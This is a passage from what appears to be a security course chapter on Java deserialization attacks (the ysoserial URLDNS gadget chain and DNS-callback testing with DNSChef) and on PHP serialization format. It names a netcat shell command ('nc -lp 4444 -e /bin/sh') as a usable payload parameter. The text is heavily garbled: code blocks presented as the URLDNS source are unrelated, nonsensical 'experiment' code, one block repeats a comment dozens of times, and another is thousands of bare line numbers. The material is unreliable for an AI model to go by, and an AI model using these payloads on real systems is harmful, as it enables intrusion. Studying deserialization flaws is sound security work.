tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
10:22:10.375589 IP localhost > localhost: ICMP echo request, id 4829, seq 1, length 64
10:22:10.375596 IP localhost > localhost: ICMP echo reply, id 4829, seq 1, length 64
10:22:11.378267 IP localhost > localhost: ICMP echo request, id 4829, seq 2, length 64
```


10.2.9 Analysis of URLDNS Payload

Let's now analyze a simple ysoserial payload named URLDNS. The URLDNS payload does not result in code execution. Instead, it makes the deserializing endpoint resolve an arbitrary DNS name; this is rather a low-impact result of insecure deserialization, but on the other hand it uses Java built-in features, so it is likely to work almost in every case. Consequently this payload allows for easier confirmation of insecure deserialization.



10.2.9 Analysis of URLDNS Payload

The full source code of the module can be seen in the Github repository of ysoserial project:

<https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java>

```

1 def initialize_experiment(result):
2     """Initialize the experiment with the given result"""
3     # Create the experiment
4     experiment = Experiment()
5     # Set the experiment name
6     experiment.name = result["experiment_name"]
7     # Set the experiment context
8     experiment.context = result["experiment_context"]
9     # Set the experiment parameters
10    experiment.parameters = result["experiment_parameters"]
11    # Set the experiment observations
12    experiment.observations = result["experiment_observations"]
13    # Set the experiment control
14    experiment.control = result["experiment_control"]
15    # Set the experiment candidates
16    experiment.candidates = result["experiment_candidates"]
17    # Set the experiment result
18    experiment.result = result["experiment_result"]
19    # Return the experiment
20    return experiment
21
22 def evaluate_candidates(experiment):
23     """Evaluate the candidates of the experiment"""
24     # Get the candidates
25     candidates = experiment.candidates
26     # Get the observations
27     observations = experiment.observations
28     # Get the control
29     control = experiment.control
30     # Evaluate the candidates
31     for candidate in candidates:
32         # Get the candidate's index
33         index = candidates.index(candidate)
34         # Get the candidate's observation
35         observation = observations[index]
36         # Get the candidate's control
37         control_value = control[index]
38         # Evaluate the candidate
39         result = evaluate_candidate(candidate, observation, control_value)
40         # Add the result to the experiment's result
41         experiment.result["candidate_results"].append(result)
42     # Return the experiment
43     return experiment
44
45 def match_results(experiment):
46     """Match the results of the experiment"""
47     # Get the results
48     results = experiment.result["candidate_results"]
49     # Match the results
50     matched_results = match_results(results)
51     # Add the matched results to the experiment's result
52     experiment.result["matched_results"] = matched_results
53     # Return the experiment
54     return experiment
55
56 def main():
57     # Get the result
58     result = get_result()
59     # Initialize the experiment
60     experiment = initialize_experiment(result)
61     # Evaluate the candidates
62     experiment = evaluate_candidates(experiment)
63     # Match the results
64     experiment = match_results(experiment)
65     # Return the experiment
66     return experiment
67
68 if __name__ == "__main__":
69     main()

```

10.2.9 Analysis of URLDNS Payload

Looking at the comments, which explain the payload's way of working, we can observe a gadget chain of 4 objects.

```
16
17 /**
18  * A blog post with more details about this gadget chain is at the url below:
19  * https://blog.paranoidsoftware.com/triggering-a-dns-lookup-using-java-deserialization/
20  *
21  * This was inspired by Philippe Arteau @h3xstream, who wrote a blog
22  * posting describing how he modified the Java Commons Collections gadget
23  * in ysoserial to open a URL. This takes the same idea, but eliminates
24  * the dependency on Commons Collections and does a DNS lookup with just
25  * standard JDK classes.
26  *
27  * The Java URL class has an interesting property on its equals and
28  * hashCode methods. The URL class will, as a side effect, do a DNS lookup
29  * during a comparison (either equals or hashCode).
30  *
31  * As part of deserialization, HashMap calls hashCode on each key that it
32  * deserializes, so using a Java URL object as a serialized key allows
33  * it to trigger a DNS lookup.
34  *
35  * Gadget Chain:
36  *     HashMap.readObject()
37  *     HashMap.putVal()
38  *     HashMap.hash()
39  *     URL.hashCode()
40  *
```

10.2.9 Analysis of URLDNS Payload

The `HashMap.readObject()` causes Java to instantiate the deserialized object upon successful deserialization. The hashmap contains a hashed URL object, which due to java built-in mechanisms, will be arbitrarily resolved.

The serialized object to be sent to the target is crafted in the public method `getObject` that returns an `Object` (serialized payload).

10.2.9 Analysis of URLDNS Payload

HashMap is a Java data type that stores data in key-value pairs.

It is often used in deserialization exploits.

```
def initialize(experiment, observations = {}, control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations -> {control}
  evaluate_candidates

  freeze
end

# Returns the experiment's context
def context
  experiment.context
end

# Returns the name of the experiment
def experiment_name
  experiment.name
end

# Returns whether the result is a match between an observation and the control
def matches?
  !!@observations[@control]
end
```



10.2.9 Analysis of URLDNS Payload

First, SilentURLStreamHandler is used in order not to resolve the URL upon creation of the serialized object. The „url“ variable is the user-supplied url to be resolved.

On line 55, a new HashMap is defined.

Then, a data type `java.net.URL` is assigned to the hashmap, to key „u“.



10.2.9 Analysis of URLDNS Payload

Next, the hashCode of the URL is calculated. Upon deserialization, the URL in which the hashCode was calculated will be resolved resulting in arbitrary DNS resolution.

Let's now generate a payload using ysoserial and attack DeserLab again.



10.2.9.1 Arbitrary DNS Resolution Exploit

The payload is generated to the p.bin file, which was previously used to execute ping.

```
root@0x1uk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar URLDNS http://somethingnonexistent.com > DeserLab/DeserLab-v1.0/p.bin
root@0x1uk3:~/java#
```

10.2.9.1 Arbitrary DNS Resolution Exploit

If you are using Burp Suite Pro, you are free to use the Burp Collaborator Client in order to generate and catch DNS requests.

However, in the course we will go for the freely available proof of concept using the DNSChief tool.

10.2.9.1 Arbitrary DNS Resolution Exploit

DNSChief will be used as a simple DNS proxy. You can clone it from its GitHub repository here:

<https://github.com/iphelix/dnschef>

Then, you need to add following line to your `/etc/resolv.conf` file:

nameserver 127.0.0.1



10.2.9.1 Arbitrary DNS Resolution Exploit

Then, start DNSChief and verify it is working properly by trying to, for example, ping a non-existent domain:

```
root@0xluk3:~/java# ping qweqweqweqwe.com
ping: qweqweqweqwe.com: Name or service not known
```

```
root@0x1uk3:~/java/dnscchef# ./dnscchef.py
```

```
[ ] version 0.4 [ ]  
[C]_[]V_[]X_[]Y_[]Z_[]  
[_] [_] _ [] _ [] _ [] _ [] _ [] _ []  
            iphelix@thesprawl.org
```

```
(10:31:09) [*] DNSChef started on interface: 127.0.0.1
(10:31:09) [*] Using the following nameservers: 8.8.8.8
(10:31:09) [*] No parameters were specified. Running in full proxy mode
(10:57:19) [*] 127.0.0.1: proxying the response of type 'A' for qweqweqweqwe.com
(10:57:19) [*] 127.0.0.1: proxying the response of type 'AAAA' for qweqweqweqwe.com
(10:57:20) [*] 127.0.0.1: proxying the response of type 'A' for qweqweqweqwe.com.localdomain
(10:57:20) [*] 127.0.0.1: proxying the response of type 'AAAA' for qweqweqweqwe.com.localdomain
```



10.2.9.1 Arbitrary DNS Resolution Exploit

As DNSChief is now set up, we'll execute the exploit with the modified payload (p.bin) file and see if the lookup is performed.

```
root@0x1uk3:~/java/dnschief# ./dnschief.py
```

```
version 0.4
[graph TD
    subgraph "DNSCHIEF"
        direction TB
        A[DNSCHIEF]
    end
    A --- B[iphelix@thesprawl.org]
```

```
(10:58:18) [*] DNSChief started on interface: 127.0.0.1
(10:58:18) [*] Using the following nameservers: 8.8.8.8
(10:58:18) [*] No parameters were specified. Running in full proxy mode
(10:59:21) [*] 127.0.0.1: proxying the response of type 'A' for somethingnonexistent.com
(10:59:21) [*] 127.0.0.1: proxying the response of type 'AAAA' for somethingnonexistent.com
```

10.2.9.1 Arbitrary DNS Resolution Exploit

URLDNS payloads can be used to detect deserialization issues before you can try to attack them with full-RCE payloads.

Ysoserial payloads that result in code execution rely on similarly nested objects, however, they can be a lot more complicated and involve several objects and their properties.

```
20 def __init__(self, payload, control):
21     self.payload = payload
22     self.control = control
23
24     # The experiment will result in a
25     # deserialization of an array of Observations, so we need
26     # a control observation
27     self.control_observation = control
28
29     # Initialize the experiment
30     self.experiment = Experiment(
31         observations = observations,
32         control = control,
33         candidates = candidates,
34         evaluate_candidates = evaluate_candidates
35     )
36
37     # Perform the experiment's process
38     self.experiment.process()
39
40     # Check that the experiment's result
41     # is a match between the payload and the control
42     self.matched = self.experiment.result.is_match(payload, control)
43
44     # Return the result
45     return self.experiment.result
46
47 def __str__(self):
48     return f'Payload: {self.payload}\nControl: {self.control}\nMatched: {self.matched}\nResult: {self.experiment.result}'
49
50 if __name__ == '__main__':
51     payload = 'http://10.10.10.10:8080/1'
52     control = 'http://10.10.10.10:8080/2'
53     exploit = URLDNS(payload, control)
54     exploit.run()
```



10.2.10 Troubleshooting Ysoserial

You should be aware that there could be different reasons for the code execution payloads to fail when using ysoserial.

When attacking a serialization mechanism using ysoserial and aiming for code execution, lots of exceptions might occur. In order to be able to confirm whether the application is secure or not, you should be familiar with the exception types that can be thrown during the attacking process.

10.2.10 Troubleshooting Ysoserial

Ysoserial is a blind exploitation tool, so apart from DNS resolution, knowing exception types might help in assessing a potential attack surface.

When attacking, you should be aware of where the exception comes from. Ysoserial itself prints verbose stack traces when used incorrectly.

```
24 # @param @experiment - the Experiment to be used
25 # @param @observations - an array of Observations, in which
26 # @param @control - the control Observation
27
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations + [control]
33   evaluate_candidates
34
35   freeze
36
37   @context =
38     experiment.context
39
40   @experiment_name =
41     experiment.name
42
43   nil
44
45   # @param @result - the result of a match between an
46   # @param @match - the match
47   # @param @result - the result
48   # @param @result - the result
49   # @param @result - the result
50   # @param @result - the result
51   # @param @result - the result
52   # @param @result - the result
53   # @param @result - the result
54   # @param @result - the result
55   # @param @result - the result
56   # @param @result - the result
57   # @param @result - the result
58   # @param @result - the result
59   # @param @result - the result
60   # @param @result - the result
61   # @param @result - the result
62   # @param @result - the result
63   # @param @result - the result
64   # @param @result - the result
65   # @param @result - the result
66   # @param @result - the result
67   # @param @result - the result
68   # @param @result - the result
69   # @param @result - the result
70   # @param @result - the result
71   # @param @result - the result
72   # @param @result - the result
73   # @param @result - the result
74   # @param @result - the result
75   # @param @result - the result
76   # @param @result - the result
77   # @param @result - the result
78   # @param @result - the result
79   # @param @result - the result
80   # @param @result - the result
81   # @param @result - the result
82   # @param @result - the result
83   # @param @result - the result
84   # @param @result - the result
85   # @param @result - the result
86   # @param @result - the result
87   # @param @result - the result
88   # @param @result - the result
89   # @param @result - the result
90   # @param @result - the result
91   # @param @result - the result
92   # @param @result - the result
93   # @param @result - the result
94   # @param @result - the result
95   # @param @result - the result
96   # @param @result - the result
97   # @param @result - the result
98   # @param @result - the result
99   # @param @result - the result
100  # @param @result - the result
```

10.2.10 Troubleshooting Ysoserial

When reading the stack trace, if you encounter a **ClassNotFoundException**, it is likely that the target application does not utilize the gadget library used by the ysoserial payload. You can then try to use a different payload that targets another library.

On the other hand, if you encountered **java.io.IOException** with the message „Cannot run program”, this is a good sign because your payload worked. However, the application you wanted to call is unavailable for some reason (e.g. it does not exist).

10.2.10 Troubleshooting Ysoserial

When telling ysoserial to create an RCE-related payload, you should be aware of its limitations below.

- Output redirections and pipes are not supported.
- **Parameters** to the command cannot contain spaces; so, while `nc -lp 4444 -e /bin/sh` is ok, `python -c ,import socket;...` will not work because the parameter (`import socket`) to Python contains a space.

10.2.11 Spotting Java Serialized Objects

We remind you that when assessing java-based web applications, you should pay attention to binary data, especially if it starts with „aced0005” hex or r00aB in base64 or looks like a list of java classes (e.g. „org.apache.something” „java.lang.String”).

Presence of such data may indicate that the target application is deserializing custom data.

10.2.12 Recommended Reading

You can find more on exploiting Java Deserialization below.

- [The biggest java deserialization repository](#)
- [Collection of popular java deserialization exploits](#)
- [More Java deserialization tips](#)
- <https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/>

<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>
<https://github.com/Coalfire-Research/java-deserialization-exploits>
[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure Deserialization/Java.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Java.md)
<https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/>

```
27 def skillsize(experiment, observations = [], control = null)
28   # Create a list of all the candidates
29   candidates = []
30   # Iterate over the observations
31   for observation in observations:
32     # Create a new candidate
33     candidate = {}
34     # Add the experiment name
35     candidate['experiment'] = experiment.name
36     # Add the observation
37     candidate['observation'] = observation
38     # Add the control
39     candidate['control'] = control
40     # Add the skill size
41     candidate['skill_size'] = skill_size(experiment, observation, control)
42     # Add the candidate to the list
43     candidates.append(candidate)
44   # Return the list of candidates
45   return candidates
46
47 def skill_size(experiment, observation, control)
48   # Get the context
49   context = experiment.context
50   # Get the experiment name
51   experiment_name = experiment.name
52   # Get the observation
53   observation = observation
54   # Get the control
55   control = control
56   # Get the skill size
57   skill_size = skill_size(context, experiment_name, observation, control)
58   # Return the skill size
59   return skill_size
60
61 def skill_size(context, experiment_name, observation, control)
62   # Get the skill size
63   skill_size = skill_size(context, experiment_name, observation, control)
64   # Return the skill size
65   return skill_size
66
67 def skill_size(context, experiment_name, observation, control)
68   # Get the skill size
69   skill_size = skill_size(context, experiment_name, observation, control)
70   # Return the skill size
71   return skill_size
72
73 def skill_size(context, experiment_name, observation, control)
74   # Get the skill size
75   skill_size = skill_size(context, experiment_name, observation, control)
76   # Return the skill size
77   return skill_size
78
79 def skill_size(context, experiment_name, observation, control)
80   # Get the skill size
81   skill_size = skill_size(context, experiment_name, observation, control)
82   # Return the skill size
83   return skill_size
84
85 def skill_size(context, experiment_name, observation, control)
86   # Get the skill size
87   skill_size = skill_size(context, experiment_name, observation, control)
88   # Return the skill size
89   return skill_size
90
91 def skill_size(context, experiment_name, observation, control)
92   # Get the skill size
93   skill_size = skill_size(context, experiment_name, observation, control)
94   # Return the skill size
95   return skill_size
96
97 def skill_size(context, experiment_name, observation, control)
98   # Get the skill size
99   skill_size = skill_size(context, experiment_name, observation, control)
100  # Return the skill size
101  return skill_size
```

Serialization in PHP



10.3 Serialization in PHP

In terms of exploitation, abusing control over PHP serialized objects is also called „PHP Object Injection”.

It works in a similar way as Java deserialization – when the user has control over a PHP serialized object that is being sent to another deserializing endpoint, this fact may lead to unpredictable effects, including Remote Code Execution.



10.3 Serialization in PHP

PHP uses the `serialize()` and `unserialize()` functions to perform serialization and, like in Java, (de)serialization is used to store, transfer and transform whole objects. Unlike Java, PHP Serialization is in non-binary format, looks similar to a JSON array and it is human-readable.

A PHP serialized string looks like the below:

```
O:6:„Abcdef":1:{s:9:„Something";s:6:"Active";}
```

10.3 Serialization in PHP

PHP Serialized objects contain information about the type of object. This piece of information is necessary when reconstructing the object during deserialization. For example:

- Booleans are serialized as **b:<i>;** -where i is 0 or 1 (True / False).
- Strings are serialized as **s:<i>:<s>;** -where i is the string length and s is the string itself.
- Arrays are serialized as **a:<i>:{<elements>}** -where i is an integer representing the number of elements in the array, and elements are zero or more serialized key value pairs of the following form, **<key><value>**.

10.3 Serialization in PHP

Objects (classes) are serialized as `O:<i>:"<s>":<i>:{<properties>}`, where the first <i> is an integer representing the string length of <s>, and <s> is the fully qualified class name.

- The second <i> is an integer representing the number of object properties, and <properties> are zero or more serialized name-value pairs.
- In the <name><value> pair, <name> is a serialized string representing the property name, and <value> is any value that is serializable.
- Also, <name> is represented as `s:<i>:"<s>"`; where <i> is an integer representing the string length of <s>.

```
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
